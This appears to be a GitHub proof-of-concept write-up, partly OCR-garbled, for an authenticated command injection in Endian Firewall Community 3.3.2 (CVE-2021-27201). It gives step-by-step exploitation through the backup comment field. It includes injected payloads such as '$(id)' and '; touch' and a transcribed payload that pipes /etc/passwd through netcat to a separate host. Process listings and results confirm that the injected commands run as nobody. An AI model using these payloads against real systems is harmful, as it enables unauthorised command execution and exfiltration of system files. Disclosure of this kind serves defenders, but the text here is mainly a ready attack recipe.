
# endian_firewall_authenticated_rce CVE-2021-27201


Endinan Firewall Community version 3.3.2 authenticated remote code execution as nobody.

when i was start create backup, output of ps command is be interesting.




```
root     11093  0.0  0.1  14000  3360 pts/0    Ss   14:12   0:00 -sh
root     11258  0.0  0.0      0     0 ?        S    14:20   0:00 [kworker/0:0]
root     11380  0.0  0.0      0     0 ?        S    14:25   0:00 [kworker/0:1]
root     11538  0.0  2.6 551924 53476 ?        S    14:29   0:00 job backup.backup
root     11542  0.1  0.1   9568  2828 ?        S    14:29   0:00 /bin/sh /usr/local/bin/backup-create.sh --settings --dbdumps --logs --logarchives --hwdata --message=açıklamam
root     11567  0.0  0.0   4240   676 ?        S    14:29   0:00 sleep 20
root     11577  0.0  0.0  10792  1408 ?        S    14:30   0:00 /usr/sbin/fcron -c /etc/fcron.conf
root     11578  0.0  0.0      0     0 ?        Zs   14:30   0:00 [bash] <defunct>
```

and checking the input is validated ?



```
root     11086  0.0  0.2  43136  4544 ?        Ss   14:11   0:00 sshd: root@pts/0
root     11093  0.0  0.1  14000  3360 pts/0    Ss   14:12   0:00 -sh
root     11619  0.0  0.0      0     0 ?        S    14:30   0:00 [kworker/0:0]
root     11886  0.0  0.0      0     0 ?        S    14:35   0:00 [kworker/0:1]
root     12124  0.0  2.7 598904 55244 ?        S    14:39   0:00 job backup.backup
root     12127  0.2  0.1   9568  2712 ?        S    14:39   0:00 /bin/sh /usr/local/bin/backup-create.sh --settings --dbdumps --logs --logarchives --hwdata --message=;touch /tmp/mucahitsaratar
root     12153  0.0  0.0   4240   676 ?        S    14:39   0:00 sleep 20
root     12161  0.0  0.0  11004  1980 pts/0    R+   14:39   0:00 ps aux
root@efw-f0faed347c:/home/httpd # ls /tmp
162661112  collectd  crontab.BKLkC9jvTa  mm-udev-triggered  mucahitsaratar
root@efw-f0faed347c:/home/httpd # 
```

no. we can run command.check the permission.



```
root     13576  0.0  0.0   4240   660 ?        S    15:12   0:00 sleep 20
root     13584  0.0  0.0  11004  2016 pts/0    R+   15:12   0:00 ps aux
root@efw-f0faed347c:/tmp # l
total 16K
drwxrwxrwt 3 root   root     180 Feb  1 15:12 .
drwxrwxrwt 4 root   root      80 Feb  1 13:43 ..
-rw------- 1 nobody nogroup 1.7K Feb  1 13:51 162661112
-rw-r--r-- 1 nobody nogroup 1.6K Feb  1 15:08
-rw-r--r-- 1 nobody nogroup 1.6K Feb  1 15:12 backtickbacktickbacktick
drwxr-xr-x 3 root   root      60 Feb  1 13:51 collectd
-rw------- 1 root   root    1.1K Feb  1 13:51 crontab.BKLkC9jvTa
-rw-r--r-- 1 root   root       0 Feb  1 13:44 mm-udev-triggered
-rw-r--r-- 1 nobody nogroup    0 Feb  1 14:36 mucahitsaratar
root@efw-f0faed347c:/tmp # 
```


we can run command as nobody.

1-) login in web application.

2-) create backup and select any options and write payload to comment. eg. aaaa$(id)bbbb

3-) start to backup.

```
Proof Of Concept
```



```
Every 1.0s: ps aux|tail                                        Mon Feb  1 18:04:43 2021

root     15938  0.0  0.0      0     0 ?        S    16:52   0:00 [kworker/u2:2]
root     16096  0.1  0.0      0     0 ?        S    17:16   0:03 [kworker/0:1]
root     16537  0.0  0.1  36944  3328 ?        Ssl  17:41   0:00 /usr/bin/redis-server 127.0.0.1:6379
ntop     16557  0.1  0.9 742504 18444 ?        Ssl  17:41   0:02 /usr/bin/ntopng /etc/ntopng/ntopng.conf
root     17910  0.0  0.0      0     0 ?        S    17:56   0:00 [kworker/0:0]
root     19348  0.1  0.1   8768  2156 pts/0    S+   18:01   0:00 watch -n 1 ps aux|tail
root     19358  0.0  0.0      0     0 ?
root     19952  0.0  0.1   9432  2452 pts/0
root     19953  0.0  0.0  11004  2004 pts/0
root     19954  0.0  0.0   4272   656 pts/0
```

Güvenli değil | ~~https~~://192.168.1.100:10443/cgi-bin/backup.cgi#createrule

Yedekleme

» Yedekleme | Zamanlanmış yedeklemeler

Yedekleme başarıyla tamamlandı.

» Yedekleme ayarları

Yeni Yedek Oluştur

Yapılandırma dahil et: □
Veritabanı dökümleri dahil □
Günlükleme dosyaları dahil □
Günlükleme arşivleri dahil □
Donanım bilgisini dahil et ☑
Açıklama AAA$(cat /etc/passwd|nc 192.168.1.106 5

Yedek Oluştur veya iptal * Bu alan gerekli

| Oluşturulma tarihi | İçerik | Açıklama | Eylemler |
|---|---|---|---|
| Mon, 01 Feb 2021 17:00:22 EET | H | AAABBB | |
| Mon, 01 Feb 2021 16:59:22 EET | H | | |
| Mon, 01 Feb 2021 16:58:25 EET | H | uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup) | |
| Mon, 01 Feb 2021 16:57:16 EET | H | F | |

`POC VIDEO`

proof of concept as video: watch

### Releases

No releases published

### Packages

No packages published